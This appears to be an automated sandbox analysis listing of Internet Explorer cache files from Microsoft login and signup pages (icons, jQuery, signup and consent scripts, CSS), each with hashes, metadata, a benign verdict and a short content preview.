Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	SVG Scalable Vector Graphics image
Category:	downloaded
Size (bytes):	915
Entropy (8bit):	3.8525277758130154
Encrypted:	false
SSDEEP:	24:t4CvnAVRfFArf1QqCSzGUdiHTVtpRduf1QqCWbVHTVeUV0Uv6f1QqCWbVHTVeUVx:fn1r1QqC4GuiHFXS1QqCWRHQ3V1QqCWz
MD5:	2B5D393DB04A5E6E1F739CB266E65B4C
SHA1:	6A435DF5CAC3D58CCAD655FE022CCF3DD4B9B721
SHA-256:	16C3F6531D0FA5B4D16E82ABF066233B2A9F284C068C663699313C09F5E8D6E6
SHA-512:	3A692635EE8EBD7B15930E78D9E7E808E48C7ED3ED79003B8CA6F9290FA0E2B0FA3573409001489C00FB41D5710E75D17C3C4D65D26F9665849FB7406562A406
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://secure.aadcdn.microsoftonline-p.com/ests/2.1.8576.13/content/images/ellipsis_grey_2b5d393db04a5e6e1f739cb266e65b4c.svg
Preview:	<svg xmlns="http://www.w3.org/2000/svg" width="16" height="16" viewBox="0 0 16 16"><title>assets</title><path fill="#777777" d="M1.143,6.857a1.107,1.107,0,0,1,.446.089,1.164,1.164,0,0,1,.607.607,1.161,1.161,0,0,1,0,.893,1.164,1.164,0,0,1-.607.607,1.107,1.107,0,0,1-.446.089A1.107,1.107,0,0,1,.7,9.054a1.164,1.164,0,0,1-.607-.607,1.161,1.161,0,0,1,0-.893A1.164,1.164,0,0,1,.7,6.946a1.107,1.107,0,0,1,.446-.089M8,6.857a1.107,1.107,0,0,1,.446.089,1.164,1.164,0,0,1,.607.607,1.161,1.161,0,0,1,0,.893,1.164,1.164,0,0,1-.607.607,1.107,1.107,0,0,1-.446.089A1.107,1.107,0,0,1,7.1,8.857a1.107,1.107,0,0,1,.446-.089,1.164,1.164,0,0,1,.607.607,1.161,1.161,0,0,1,0,.893,1.164,1.164,0,0,1-.607.607,1.107,1.107,0,0,1-.446.089,1.107,1.107,0,0,1-.446-.089,1.164,1.164,0,0,1-.607-.607,1.161,1.161,0,0,1,0-.893,1.164,1.164,0,0,1,.607-.607A1.107,1.107,0,0,1,8,6.857m6.857,0a1.107,1.107,0,0,1,.446.089,1.164,1.164,0,0,1,.607.607,1.161,1.161,0,0,1,0,.893,1.164,1.164,0,0,1-.607.607,1.107,1.107,0,0,1-.446.089,1.107,1.107,0,0,1-.446-.089,1.164,1.164,0,0,1-.607-.607,1.161,1.161,0,0,1,0-.893,1.164,1.164,0,0,1,.607-.607A1.107,1.107,0,0,1,14.857,8a1.107,1.107,0,0,1-.089.446,1.164,1.164,0,0,1-.607.607,1.107,1.107,0,0,1-.446.089,1.107,1.107,0,0,1-.446-.089,1.164,1.164,0,0,1-.607-.607,1.161,1.161,0,0,1,0-.893,1.164,1.164,0,0,1,.607-.607A1.107,1.107,0,0,1,14.857,6.857Z"/></svg>

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\ellipsis_white_5ac590ee72bfe06a7cecfd75b588ad73[1].svg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	SVG Scalable Vector Graphics image
Category:	downloaded
Size (bytes):	915
Entropy (8bit):	3.877322891561989
Encrypted:	false
SSDEEP:	24:t4CvnAVRf83f1QqCSzGUdiHTVtpRduf1QqCWbVHTVeUV0Uv6f1QqCWbVHTVeUV0W:fnL1QqC4GuiHFXS1QqCWRHQ3V1QqCWRV
MD5:	5AC590EE72BFE06A7CECFD75B588AD73
SHA1:	DDA2CB89A241BC424746D8CF2A22A35535094611
SHA-256:	6075736EA9C281D69C4A3D78FF97BB61B9416A5809919BABE5A0C5596F99AAEA
SHA-512:	B9135D934B9EA50B51BB0316E383B114C8F24DFE75FEF11DCBD1C96170EA59202F6BAFE11AAF534CC2F4ED334A8EA4DBE96AF2504130896D6203BFD2DA6913F
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://secure.aadcdn.microsoftonline-p.com/ests/2.1.8576.13/content/images/ellipsis_white_5ac590ee72bfe06a7cecfd75b588ad73.svg

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\ellipsis_white_5ac590ee72bfe06a7cecfd75b588ad73[1].svg	
Preview:	<svg xmlns="http://www.w3.org/2000/svg" width="16" height="16" viewBox="0 0 16 16"><title>assets</title><path fill="#ffffff" d="M1.143,6.857a1.107,1.107,0,0,1,.446.089,1.164,1.164,0,0,1,.607.607,1.161,1.161,0,0,1,0,.893,1.164,1.164,0,0,1-.607.607,1.107,1.107,0,0,1-.446.089A1.107,1.107,0,0,1,.7,9.054a1.164,1.164,0,0,1-.607-.607,1.161,1.161,0,0,1,0-.893A1.164,1.164,0,0,1,.7,6.946a1.107,1.107,0,0,1,.446-.089M8,6.857a1.107,1.107,0,0,1,.446.089,1.164,1.164,0,0,1,.607.607,1.161,1.161,0,0,1,0,.893,1.164,1.164,0,0,1-.607.607,1.161,1.161,0,0,1-.893,0,1.164,1.164,0,0,1-.607-.607,1.161,1.161,0,0,1,0-.893,1.164,1.164,0,0,1,.607-.607A1.107,1.107,0,0,1,8,6.857m6.857,0a1.107,1.107,0,0,1,.446.089,1.164,1.164,0,0,1,.607.607,1.161,1.161,0,0,1,0,.893,1.164,1.164,0,0,1-.607.607,1.161,1.161,0,0,1-.893,0,1.164,1.164,0,0,1-.607-.607,1.161,1.161,0,0,1,0-.893,1.164,1.164,0,0,1,.607-.607A1.107,1.107,0,0,1,14.857,6.857Z"/></svg>

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\favicon[1].ico	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	MS Windows icon resource - 6 icons, 128x128, 16 colors, 72x72, 16 colors
Category:	downloaded
Size (bytes):	17174
Entropy (8bit):	2.9129715116732746
Encrypted:	false
SSDEEP:	24:QSNTmTFxg4lyyyyyyyyyyyyyio7eeeeeeeeekzgsLsLsLsLsLsQZp:nfgyyyyyyyyyyyyynzQQQQQO
MD5:	12E3DAC858061D088023B2BD48E2FA96
SHA1:	E08CE1A144ECEAE0C3C2EA7A9D6FBC5658F24CE5
SHA-256:	90CDAF487716184E4034000935C605D1633926D348116D198F355A98B8C6CD21
SHA-512:	C5030C55A855E7A9E20E22F4C70BF1E0F3C558A9B7D501CFAB6992AC2656AE5E41B050CCAC541EFA55F9603E0D349B247EB4912EE169D44044271789C719CD0
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://acctcdn.msauth.net/images/favicon.ico?v=2
Preview:	.............h(..f...HH...........(..00......h....6.. ....=..............@..........(....A..(....................(....................................."P.."""""""""""""""""""""""""""""""""" ...3 33333333333333333333333333333"""""""""""""""""""""""""""""""""" ...33333333333333333333333333333"""""""""""""""""""""""""""""""""" ...33333333333333333333333333333"""" """""""""""""""""""""""""""""" ...33333333333333333333333333333"""""""""""""""""""""""""""""""""" ...33333333333333333333333333333"""""""""""""""""""""""""""""""""" ...33333333333 333333333333333333"""""""""""""""""""""""""""""""""" ...33333333333333333333333333333"""""""""""""""""""""""""""""""""" ...33333333333333333333333333333"""""""""""""""""""""""""""""" """""""" ...33333333333333333333333333333"""""""""""""""""""""""""""""""""" ...33333333333333333333333333333"""""""""""""""""""""""""""""""""" ...33333333333333333333 333333333"""""""""""""""""""""""""""""""""" ...33333333333333333333333333333""""""""""""""""""""""""""""""

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\favicon[2].ico	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	MS Windows icon resource - 6 icons, 128x128, 16 colors, 72x72, 16 colors
Category:	downloaded
Size (bytes):	17174
Entropy (8bit):	2.9129715116732746
Encrypted:	false
SSDEEP:	24:QSNTmTFxg4lyyyyyyyyyyyyyio7eeeeeeeeekzgsLsLsLsLsLsQZp:nfgyyyyyyyyyyyyynzQQQQQO
MD5:	12E3DAC858061D088023B2BD48E2FA96
SHA1:	E08CE1A144ECEAE0C3C2EA7A9D6FBC5658F24CE5
SHA-256:	90CDAF487716184E4034000935C605D1633926D348116D198F355A98B8C6CD21
SHA-512:	C5030C55A855E7A9E20E22F4C70BF1E0F3C558A9B7D501CFAB6992AC2656AE5E41B050CCAC541EFA55F9603E0D349B247EB4912EE169D44044271789C719CD0
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://signup.live.com/Resources/images/favicon.ico
Preview:	.............h(..f...HH...........(..00......h....6.. ....=..............@..........(....A..(....................(....................................."P.."""""""""""""""""""""""""""""""""" ...3 33333333333333333333333333333"""""""""""""""""""""""""""""""""" ...33333333333333333333333333333"""""""""""""""""""""""""""""""""" ...33333333333333333333333333333"""" """""""""""""""""""""""""""""" ...33333333333333333333333333333"""""""""""""""""""""""""""""""""" ...33333333333333333333333333333"""""""""""""""""""""""""""""""""" ...33333333333 333333333333333333"""""""""""""""""""""""""""""""""" ...33333333333333333333333333333"""""""""""""""""""""""""""""""""" ...33333333333333333333333333333"""""""""""""""""""""""""""""" """""""" ...33333333333333333333333333333"""""""""""""""""""""""""""""""""" ...33333333333333333333333333333"""""""""""""""""""""""""""""""""" ...33333333333333333333 333333333"""""""""""""""""""""""""""""""""" ...33333333333333333333333333333""""""""""""""""""""""""""""""

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\jquerypackage_1.10_5V7LAuc3bNAQx2QQfr1RPw2[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines
Category:	downloaded
Size (bytes):	96649
Entropy (8bit):	5.297804550899051
Encrypted:	false
SSDEEP:	1536:G+6LPOpumEEni7iU2e25CxgjDb60nkN8h1utK0Dv+9G1LDrjsNyw5yn/dFZ75Tym:xH7pDuVUNB0lmEGWf
MD5:	E55ECB02E7376CD010C764107EBD513F
SHA1:	FA6D184DF01EC535628DC8FAF38211591BAADFC8
SHA-256:	5776881753B95A0ABE5D1F6EFE3ABE7B83A3265EACCD117DD948E523C044600C
SHA-512:	099C665E1CEE8DF9C5D5C340A14170341BD29E0321875FF08E594B750CFDBF2CA8C9B45B584FCA21F87CBE6CD8A170918CECFF8C9796AAFA3D89F0AA97509A BD
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://acctcdn.msauth.net/jquerypackage_1.10_5V7LAuc3bNAQx2QQfr1RPw2.js?v=1

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\jquerypackage_1.10_5V7LAuc3bNAQx2QQfr1RPw2[1].js	
Preview:	/*!. * jQuery JavaScript Library v1.10.2. * http://jquery.com/. *. * Includes Sizzle.js. * http://sizzlejs.com/. *. * Copyright 2005, 2013 jQuery Foundation, Inc. and other contrib utors. * Released under the MIT license. * http://jquery.org/license. *. * Date: 2013-07-03T13:48Z. */.!function(e,t){function n(e){var t=e.length,n=ct.type(e);return ct. isWindow(e)?!1:1===e.nodeType&&t?!0:"array"===n||"function"!==n&&(0===t||"number"==typeof t&&t>0&&t-1 in e)}function r(e){var t=kt[e]={};return ct.each(e.match(pt)|| [],function(e,n){t[n]=!0}),t}function i(e,n,r,i){if(ct.acceptData(e)){var o,a,s=ct.expando,u=e.nodeType,l=u?ct.cache:e,c=u?e[s]:e[s]&&s;if(c&&l[c]&&(i||l[c].data)||r!==t||"str ing"!=typeof n){return c||(c=u?e[s]=tt.pop()||ct.guid++:s),l[c]||(l[c]=u?{}:{"toJSON":ct.noop}),("object"==typeof n||"function"==typeof n)&&(i?l[c]=ct.extend(l[c],n):l[c].data=ct.e xtend(l[c].data,n)),a=l[c],i||(a.data||(a.data={}),a=a.data),r!==t&&(a[ct.camelCase(n)]=r),"string"==typeof n?(o=a[n],null==o&&(o=

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\lightweightsignuppackage_OwHbS0yAbvGpBlUF0ZS3iA2[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines
Category:	downloaded
Size (bytes):	183197
Entropy (8bit):	5.388158216696498
Encrypted:	false
SSDEEP:	3072:6KXpX1D/3gWVS2XuiwU4m99VDQQef290El:tCPU4mCY
MD5:	3B01DB4B4C806EF1A9065505D194B788
SHA1:	520BB53C7DCC9CD9434588586D2851DFAD05B230
SHA-256:	839B15DBD7A23418BD4E1C66F8EAD03EFFEFD59FD84E2FA05D9F816227D63C13
SHA-512:	70BB3D99217B0D86A1F6D8CF0A4180B497F069DA4CE489BE470BBD39596C7FB30CBD5A42013032C0175713DE5A695BC0E0E6706B16FAA4FC437BB40B3C1EB5 4
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://acctcdn.msauth.net/lightweightsignuppackage_OwHbS0yAbvGpBlUF0ZS3iA2.js?v=1
Preview:	function Encrypt(e,t,n,a){var i=[];switch(n.toLowerCase()){case"chgsqsa":if(null==e||null==t){return null}i=PackageSAData(e,t);break;case"chgpwd":if(null==e||null==a){ret urn null}i=PackageNewAndOldPwd(e,a);break;case"pwd":if(null==e){return null}i=PackagePwdOnly(e);break;case"pin":if(null==e){return null}i=PackagePinOnly(e);brea k;case"proof":if(null==e&&null==t){return null}i=PackageLoginIntData(null!=e?e:t);break;case"saproof":if(null==t){return null}i=PackageSADataForProof(t);break;c ase"newpwd":if(null==a){return null.}i=PackageNewPwdOnly(a)}if(null==i||"undefined"==typeof i){return i}if("undefined"!=typeof Key&&void 0!==parseRSAKeyFromString) {var r=parseRSAKeyFromString(Key)}var o=RSAEncrypt(i,r,randomNum);return o}function PackageSAData(e,t){var n=[],a=0;n[a++]=1,n[a++]=1,n[a++]=0;var i,r=t.leng th;for(n[a++]=2*r,i=0;r>i;i++){n[a++]=255&t.charCodeAt(i),n[a++]=(65280&t.charCodeAt(i))>>8}var o=e.length;for(n[a++]=o,i=0;o>i;i++){n[a++]=127&e.charCodeAt(i)}return n}function PackagePwdOn

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\script[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	50466
Entropy (8bit):	5.403327253117392
Encrypted:	false
SSDEEP:	768:3Vs4A3c/bSKCzUm4D19h3j9UIAyjYXQgyjYXEoygRRsRnMtoafRnvdMIKebqH:h6c/bSKCzUm4DDh3j+9XQ4XE+BZdMIK9
MD5:	633B23CA8A850C508C146635DB4239F5
SHA1:	CF78DA53BD7561F3ACB33710016ECBF60E9F0204
SHA-256:	DAA1677D2640BE8A77F6C69EEE3911D2F8CF81DAA7BB604800A2D63A8F130C95
SHA-512:	82D4887AB9BB6A449FB0E5B6DEF80215B5F9E51058DCB1B8B7CD583A880F93428C3FB75B37C0E9481843203A4878FEF32424B5CD2EBCDD811D92604A1C1BCA B
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://c.s-microsoft.com/en-us/CMSScripts/script.jsx?k=1a053411-4f63-d069-d3b8-11d5d720eeb4
Preview:	function ShowSelectedComponentKeyPress(n,t){if(window.event.keyCode==13)return ShowSelectedComponent(n,t),!1}function ShowHighLight(n){var t=$("#div"+ n).height();$.browser.msie&&parseInt($.browser.version,10)==7?$("#div"+n+" > .highlight").css({width:"0",height:"0","background-color":"white",float:"left","border-top":M ath.round(t/2+.3)+"px solid white","border-right":"0.75em solid "+$("#div"+n).css("background-color"),"border-bottom":Math.round(t/2+.3)+"px solid white"}):$("#div"+n+" > .highlight").css({width:"0",height:"0","background-color":"white",float:"left","border-top":t/2+.3+"px solid white","border-right":"0.75em solid "+$("#div"+n).css("background-color"),"border-bottom":t/2+.3+"px solid white"})}function SetRightSideNavigationMenuHeight(){$("[id^=dvModuleGroup_]").hide();window.location.search.toLowerCase(). indexOf("bookmarkid")!=-1&&SelectBookMark();window.location.search.toLowerCase().indexOf("componentid")!=-1&&LoadSelectedInternalLink();$(".div_side_comp").leng th>0&&$(".

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\script[2].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	30250
Entropy (8bit):	5.330396235509644
Encrypted:	false
SSDEEP:	384:ekorlyUMfQ8sW5hXDiWiQRKKwoOdo/r4nqdRy/dRyWhtyFhtyYKQys05DU7BS5ha:0olDi2RKQOOwqjE2l/3FJ1C/n+NYiKq
MD5:	79493518F253F3F74970CF43C8A3FEEE
SHA1:	E0CC16264EA44A55C17766A5E0F0F4DB7DD8AAF2
SHA-256:	BD041981B6512D6DA32A6AE752EFE67DD0BA22FACFA9A534B0F5B08651B7852A
SHA-512:	D204999F215BA5A837391AD447F3A26461439EF4FBBF39CEC22CE970F7F86EC908FD3CF4C0500F6A529FCDF5C0707214896ECACC15FB0B04259E7EBEFF749D5
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\script[2].js	
Reputation:	low
IE Cache URL:	http://https://c.s-microsoft.com/en-us/CMSScripts/script.jsx?k=8c27a4b8-356f-dd50-ddb2-9e2c834bf9c4
Preview:	function ShowSelectedComponentKeyPress(n,t){if(window.event.keyCode==13)return ShowSelectedComponent(n,t),!1}function SetRightSideNavigationMenuHeight(){$("[id^=dvModuleGroup_]").hide();window.location.search.toLowerCase().indexOf("bookmarkid")!=-1&&SelectBookMark();window.location.search.toLowerCase().indexOf("componentid")!=-1&&LoadSelectedInternalLink();$(".div_side_comp").length>0&&$(".div_content").css("min-height",$(".div_side_comp").height()-27)}function ShowSelectedComponent(n,t){var i=$("#"+t).attr("data-parentModule");return i!=undefined&&i!=null&&($("[data-parentmodule="+i+"]").show(),$("#"+i+" [id$=_LongDescription]").length>0?(document.getElementById(i+"_LongDescription").style.display="block",document.getElementById(i+"_ShortDescription").style.display="none",ShowText($("#"+i+".learnMoreLabel"),"long")):ShowText($("#"+i+".learnMoreLabel"),"long"),DisplayTopNavigation(i)),$("html, body").animate({scrollTop:$("#"+t).offset().top-1},800),!1}function ShowToolTip(){var n,i,t;w

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\style[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	979
Entropy (8bit):	4.957482467819343
Encrypted:	false
SSDEEP:	24:Cn5ZoK2kTL01MCJZ4ZVaeao1DphsILHJNM2WXgEXgf0Xgm:u5d8pJZ4+BWIIPLQ73/
MD5:	B4477ABE2C9D12A8E10E11928E504297
SHA1:	19A176757F612216F0230DE4A3D3F95D68F175B1
SHA-256:	3FCD581519B018D93D9DAE37D5970AC475B48502107BCB00EB59856563BF9FF0
SHA-512:	C45A79E2454755E565DF8A55433FFB9A5807A88C1CDE4ED24D03D60CA4182340DBF876A2E79A64C7C2165D75BA9DEF610B5A54E96048969C5AC296E0045A0E9
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://c.s-microsoft.com/en-us/CMSStyles/style.csx?k=cb462728-939d-977c-84a3-09e18f84e77a
Preview:	body .grid,.body-open .grid,.grid h3,.grid .h3,.grid .header-small,.grid strong,.grid .body-tight-2,.grid h1,.grid .h1,.grid .header-large,.grid .caption{font-family:"Segoe UI"}.grid .row h1,.grid .row h2,.grid .row h3,.header-small label{font-family:wf_segoe-ui_light,wf_segoe-ui_normal,Tahoma,Verdana,Arial,sans-serif}.grid{max-width:1600px !important}.c-uhfh-actions,.c-uhfh-gcontainer-st .all-ms-nav,.glyph-global-nav-button{display:none !important}.shell-header-wrapper,.shell-footer-wrapper,.shell-category-nav,.shell-notification .shell-notification-grid-row{max-width:1180px !important}.PsTitle{font-family:Segoe UI,sans-serif;margin-right:.3em !important;font-size:2em;display:inline-block;vertical-align:top;margin-left:-.02em}.childModule{margin-left:8% !important}.CollectingYourInfoRightNav{display:none}html[dir=rtl] .m-r-md{margin-right:0;margin-left:10px}html[dir=rtl] .m-l-md{margin-left:0;margin-right:10px}html[dir=rtl] .m-r-bl{margin-right:0;margin-left:40px}

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\wcp-consent[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	255440
Entropy (8bit):	6.051861579501256
Encrypted:	false
SSDEEP:	6144:PIgagvUI0iDsW9Whsredo7NjIZjIZP0aNWgF9Dyjzh:PIgaHI0iIUedo7NjIZjIZP0o74t
MD5:	38B769522DD0E4C2998C9034A54E174E
SHA1:	D95EF070878D50342B045DCF9ABD3FF4CCA0AAF3
SHA-256:	208EDBED32B2ADAC9446DF83CAA4A093A261492BA6B8B3BCFE6A75EFB8B70294
SHA-512:	F0A10A4C1CA4BAC8A2DBD41F80BBE1F83D767A4D289B149E1A7B6E7F4DBA41236C5FF244350B04E2EF485FDF6EB774B9565A858331389CA3CB474172465EB3F
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://wcpstatic.microsoft.com/mscc/lib/v2/wcp-consent.js
Preview:	var WcpConsent=function(e){var a={};function i(n){if(a[n])return a[n].exports;var o=a[n]={i:n,l:!1,exports:{}};return e[n].call(o.exports,o,o.exports,i),o.l=!0,o.exports}return i.m=e,i.c=a,i.d=function(e,a,n){i.o(e,a)||Object.defineProperty(e,a,{enumerable:!0,get:n})},i.r=function(e){"undefined"!=typeof Symbol&&Symbol.toStringTag&&Object.defineProperty(e,Symbol.toStringTag,{value:"Module"}),Object.defineProperty(e,"__esModule",{value:!0})},i.t=function(e,a){if(1&a&&(e=i(e)),8&a)return e;if(4&a&&"object"==typeof e&&e&&e.__esModule)return e;var n=Object.create(null);if(i.r(n),Object.defineProperty(n,"default",{enumerable:!0,value:e}),2&a&&"string"!=typeof e)for(var o in e)i.d(n,o,function(a){return e[a]}.bind(null,o));return n},i.n=function(e){var a=e&&e.__esModule?function(){return e.default}:function(){return e};return i.d(a,"a",a),a},i.o=function(e,a){return Object.prototype.hasOwnProperty.call(e,a)},i.p="",i(i.s=1)}([function(e,a,i){window,e.exports=function(e){var a={};function i(n)

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\2_vD0yppaJX3jBnfbHF1hqXQ2[1].svg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	SVG Scalable Vector Graphics image
Category:	downloaded
Size (bytes):	1864
Entropy (8bit):	5.222032823730197
Encrypted:	false
SSDEEP:	48:yvswNIBLBpJawmMH44log6gw/MHm7pJroog6gwkMH9Xog6gwdMHdqdyqog7C:ykfXYx+odPcs9B
MD5:	BC3D32A696895F78C19DF6C717586A5D
SHA1:	9191CB156A30A3ED79C44C0A16C95159E8FF689D
SHA-256:	0E88B6FCBB8591EDFD28184FA70A04B6DD3AF8A14367C628EDD7CABA32E58C68
SHA-512:	8D4F38907F3423A86D90575772B292680F7970527D2090FC005F9B096CC81D3F279D59AD76EAFCA30C3D4BBAF2276BBAA753E2A46A149424CF6F1C319DED5A6

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\2_vD0yppaJX3jBnfbHF1hqXQ2[1].svg	
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://acctcdn.msauth.net/images/2_vD0yppaJX3jBnfbHF1hqXQ2.svg
Preview:	<svg xmlns="http://www.w3.org/2000/svg" width="1920" height="1080" fill="none"><g opacity=".2" clip-path="url(#E)"><path d="M1466.4 1795.2c950.37 0 1720.8-627.52 1720.8-1401.6S2416.77-1008 1466.4-1008-254.4-380.482-254.4 393.6s770.428 1401.6 1720.8 1401.6z" fill="url(#A)"/><path d="M394.2 1815.6c746.58 0 1351.8-493.2 1351.8-1101.6S1140.78-387.6 394.2-387.6-957.6 105.603-957.6 714-352.38 1815.6 394.2 1815.6z" fill="url(#B)"/><path d="M1548.6 1885.2c631.92 0 1144.2-417.45 1144.2-932.4S2180.52 20.4 1548.6 20.4 404.4 437.85 404.4 952.8s512.276 932.4 1144.2 932.4z" fill="url(#C)"/><path d="M265.8 1215.6c690.246 0 1249.8-455.595 1249.8-1017.6S956.046-819.6 265.8-819.6-984-364.005-984 198-424.445 1215.6 265.8 1215.6z" fill="url(#D)"/></g><defs><radialGradient id="A" cx="0" cy="0" r="1" gradientUnits="userSpaceOnUse" gradientTransform="translate(1466.4 393.6) rotate(90) scale(1401.6 1720.8)"><stop stop-color="#107c10"/><stop offset="1" stop-color="#c4c4c4" stop-opacity="0"/></radialGradient><r

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\2_vD0yppaJX3jBnfbHF1hqXQ2[2].svg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	SVG Scalable Vector Graphics image
Category:	downloaded
Size (bytes):	1864
Entropy (8bit):	5.222032823730197
Encrypted:	false
SSDEEP:	48:yvswNIBLBpJawmMH44log6gw/MHm7pJroog6gwkMH9Xog6gwdMHdqdyqog7C:ykfXYx+odPcs9B
MD5:	BC3D32A696895F78C19DF6C717586A5D
SHA1:	9191CB156A30A3ED79C44C0A16C95159E8FF689D
SHA-256:	0E88B6FCBB8591EDFD28184FA70A04B6DD3AF8A14367C628EDD7CABA32E58C68
SHA-512:	8D4F38907F3423A86D90575772B292680F7970527D2090FC005F9B096CC81D3F279D59AD76EAFCA30C3D4BBAF2276BBAA753E2A46A149424CF6F1C319DED5A6
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://signup.live.com/Resources/images/2_vD0yppaJX3jBnfbHF1hqXQ2.svg
Preview:	<svg xmlns="http://www.w3.org/2000/svg" width="1920" height="1080" fill="none"><g opacity=".2" clip-path="url(#E)"><path d="M1466.4 1795.2c950.37 0 1720.8-627.52 1720.8-1401.6S2416.77-1008 1466.4-1008-254.4-380.482-254.4 393.6s770.428 1401.6 1720.8 1401.6z" fill="url(#A)"/><path d="M394.2 1815.6c746.58 0 1351.8-493.2 1351.8-1101.6S1140.78-387.6 394.2-387.6-957.6 105.603-957.6 714-352.38 1815.6 394.2 1815.6z" fill="url(#B)"/><path d="M1548.6 1885.2c631.92 0 1144.2-417.45 1144.2-932.4S2180.52 20.4 1548.6 20.4 404.4 437.85 404.4 952.8s512.276 932.4 1144.2 932.4z" fill="url(#C)"/><path d="M265.8 1215.6c690.246 0 1249.8-455.595 1249.8-1017.6S956.046-819.6 265.8-819.6-984-364.005-984 198-424.445 1215.6 265.8 1215.6z" fill="url(#D)"/></g><defs><radialGradient id="A" cx="0" cy="0" r="1" gradientUnits="userSpaceOnUse" gradientTransform="translate(1466.4 393.6) rotate(90) scale(1401.6 1720.8)"><stop stop-color="#107c10"/><stop offset="1" stop-color="#c4c4c4" stop-opacity="0"/></radialGradient><r

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\Microsoft_Logotype_White_4MYDQRab31HKDWWN-1HafA2[1].svg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	SVG Scalable Vector Graphics image
Category:	downloaded
Size (bytes):	5430
Entropy (8bit):	4.732461163164896
Encrypted:	false
SSDEEP:	96:Qf/OU3Ni9W0UyKVkV3AnRP+TwVeYRxXobRt4CuVXxSozuIuJj5YQyHzLr:q/OF9W0UyKqVwn4wVeYRpobL4CuVBSo9
MD5:	E0C60341169BDF51CA0D658DFB51DA7C
SHA1:	0C92136E9D25306F2A3356EAAA499A86004ABED4
SHA-256:	61D6F2E3A46A68DDA5DD71BA05EB36BA0F7FC4FF84691BB169E77A707F6515F3
SHA-512:	7F2D447D1790DD479F6F94927E669D981485CF2ABD37B50C1B29131F6C05D2474B6541BFD7B9E5BCC61D8ED7085E78F3E4B033D10BACB2EF22F893E78E301F4
Malicious:	false
Reputation:	low
IE Cache URL:	http://https://account.live.com/Resources/images/Microsoft_Logotype_White_4MYDQRab31HKDWWN-1HafA2.svg
Preview:	<?xml version="1.0" encoding="utf-8"?>..<svg version="1.1" id="Layer_1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px"... width="47px" height="9px" viewBox="0 0 47 9" xml:space="preserve">..<style type="text/css">....st0{fill:#008A00;}....st1{fill-rule:evenodd;clip-rule:evenodd;fill:#FFFFFF;}....st2{fill-rule:evenodd;clip-rule:evenodd;fill:#008A00;}....st3{fill:#0078D7;}....st4{fill:#094AB2;}....st5{fill-rule:evenodd;clip-rule:evenodd;fill:#094AB2;}....st6{fill:#DC3C00;}....st7{fill-rule:evenodd;clip-rule:evenodd;fill:#DC3C00;}....st8{fill:#107C10;}....st9{fill-rule:evenodd;clip-rule:evenodd;fill:#107C10;}....st10{fill:#D24726;}....st11{fill:#FFB800;}....st12{fill-rule:evenodd;clip-rule:evenodd;fill:#434856;}....st13{fill-rule:evenodd;clip-rule:evenodd;fill:#FFB800;}....st14{fill:#2A3282;}....st15{fill:#249DD1;}....st16{fill:#A0D5EB;}....st17{fill:#FFFFFF;}....st18{fill:#666666;}....st19{fill:#00ADF1;}....st20{fill:#00AFF0;}....st21{fill-r

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9026IKNJ\app[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with CRLF, LF line terminators
Category:	downloaded
Size (bytes):	262641
Entropy (8bit):	4.9463902181496096
Encrypted:	false
SSDEEP:	3072:u+Vd0pBbqPLYoyjFkxD2hAYwJb8ILm731Ss:u+Vd0DePLYoyjFkxD2hAYwJbZLM31Ss
